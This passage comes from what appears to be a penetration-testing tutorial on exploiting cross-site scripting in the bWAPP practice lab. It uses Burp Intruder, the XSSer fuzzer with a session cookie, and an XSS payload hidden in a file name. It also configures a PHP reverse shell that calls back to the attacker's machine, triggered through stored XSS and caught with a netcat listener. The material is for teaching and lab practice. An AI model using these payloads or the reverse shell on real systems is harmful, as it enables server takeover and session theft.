


Over into the intruder, switch to the Position tab and we'll configure the position to our input-value parameter as "firstname" with the Add $ button.




Time to include our payloads file. Click on the load button in order to add the dictionary. You can even opt the burpsuite's predefined XSS dictionary with a simple click on the "Add from list" button and selecting the Fuzzing-XSS.

As soon as we're over with the configuration, we'll fire up the **"Start Attack"** button.




From the below image, you can see that our attack has been started and there is a fluctuation in the length section. In order to get the result in the descending order with respect to the length, I've double-clicked the length field.




We're almost done, *let's double click on any payload in order to check what it offers.*

But wait!! We can't see the XSS result over in the response tab as the browser can only render this malicious code.

So, in order to check its response let's simply do a right-click and choose the option as "Show Response in browser"



Copy the offered URL and paste it in the browser. Great !! From the below image, you can see that we've successfully bypassed the application as we got the alert.



XSSer

Cross-**S**ite **"S**cripter**"** or an **"XSSer"** is an automatic framework, which detects the **XSS** vulnerabilities over in the web-applications and even provides up many options to exploit them.

> *XSSer has pre-installed [> 1300] XSS attacking/fuzzing vectors which thus empowers the attacker to bypass certain filtered web-applications and the WAF's(Web –Application Firewalls).*

So, let's see how this fuzzer could help us in exploiting our bWAPP's web-application.

But in order to go ahead, we need to clone XSSer into our system, so let's do it with


git clone https://github.com/epsylon/xsser.git

Now boot back into your bWAPP, and set the **"Choose your Bug"** option to ***"XSS –Reflected (Get)"*** and hit the **hack** button and for this time we'll set the security level to **"medium".**

XSSer offers us two plateforms – the GUI and the Command Line. Therefore, for this section we'll focus on the Command Line method.


As the XSS vulnerability is dependable on the input parameters, thus this **XSSer** works on "URL"; and even to get the precise result we need the cookies too. To grab both the things, I've made a dry run by setting up the **firstname** as **"test"** and the **lastname** as **"test1".**

Now, let's capture the **browser's request** into our burpsuite, by simply enabling the proxy and the intercept options, further as we hit the **Go** button, we got the output as




Fire up you Kali Terminal with **XSSer** and run the following command with the **--url and the --cookie flags. Here I've even used an --auto flag which will thus check for all the preloaded vectors. Over in the applied URL, we need to manipulate an input-parameter value to "XSS", as in our case I've changed the "test" value with "XSS".**

```
python3 xsser --url
"http://192.168.0.9/bWAPP/xss_get.php?firstname=XSS&lastname=test1&form
=submit" --cookie "PHPSESSID=q6t1k21lah0ois25m0b4egps85;
security_level=1" --auto
```




Great!! From the below screenshot, you can see that this URL is vulnerable with **1287 vectors**.



The best thing about this fuzzer is that it itself provides up the browser's URL. Select and execute anyone and there you go.

NOTE:

Its not necessary that with every payload, you'll get the alert pop-up, as every different payload is defined up with some specific event, whether its setting up an iframe, capturing up some cookies, or redirection to some other website or anything.



Advance XSS Exploitation


So, do you still *think that Cross-Site Scripting is just for some errors or pop-ups on the screen?" Yes?? Then you need to review this section too, where you will learn all the different ways over which XSS could be exploited.*

XSS through File Upload

Web-applications somewhere or the other **allow its users to upload a file**, whether its an image, a resume, a song, or anything specific. And with every upload, the name reflects back on the screen as it was called from the HTML code.


As the name appears back, therefore we can now execute any JavaScript code by simply manipulating up the file name with any XSS payload.

```
"><img src=x onerror=prompt(1)>
```




Boot back into the bWAPP's application by selecting the **"Choose your bug"** option to **"Unrestricted File Upload"** and for this time we'll keep the security to **"High".**

Let's now upload our renamed file over into the web-application, by browsing it from the directory.



Great !! Form the above image, you can see that our file name is over on the screen. So as we hit the **Upload** button, the browser will execute up the embedded JavaScript code and we'll get the response.



Reverse Shell with XSS

Generating a **pop-up** or **redirecting** a **user** to some different application with the XSS vulnerability is somewhere or the other seems to be harmless. But what, if the attacker is able to capture up a reverse shell of the web-server, will It still be harmless? Let's see how we could do this.

Fire up your Kali terminal and then create up a reverse-php payload by calling it from **webshells** directory as

```
cp /usr/share/webshells/php/php-reverse-shell.php /root/Desktop/ReverseXSS.php
```


```
root@kali:~# cp /usr/share/webshells/php/php-reverse-shell.php /root/Desktop/ReverseXSS.php
root@kali:~# nano /root/Desktop/ReverseXSS.php
root@kali:~#
```

Now, in order to capture the remote shell, let's manipulate the **$ip** parameter with the Kali machine's IP address.

```
//
// See http://pentestmonkey.net/tools/php-reverse-shell if

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.10';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

Back into the vulnerable application, let's opt the **"Unrestricted File Upload"** and then further we'll include the **ReverseXSS.php** file.

Don't forget to copy the Uploaded URL, i.e. ***right-click*** *on the Upload button and choose the* ***Copy Link Location.***




Great!! We're almost done, time to inject our XSS payload. Now, with the **"Choose you bug"** option, opt the **XSS – Stored (Blog).**

Over into the comment section, type your JavaScript payload with the "File-Upload URL".

But wait!! Before firing the submit button, let's start our **Netcat listener**

```
nc –lvp 1234
```

Cool !! From the below image, you can see that, we are into our targeted web-server.



I'm sure you might be wondering - *Why I made a round trip in order to capture up the **Reverse Shell** when I'm having the **"File Upload"** vulnerability open?*

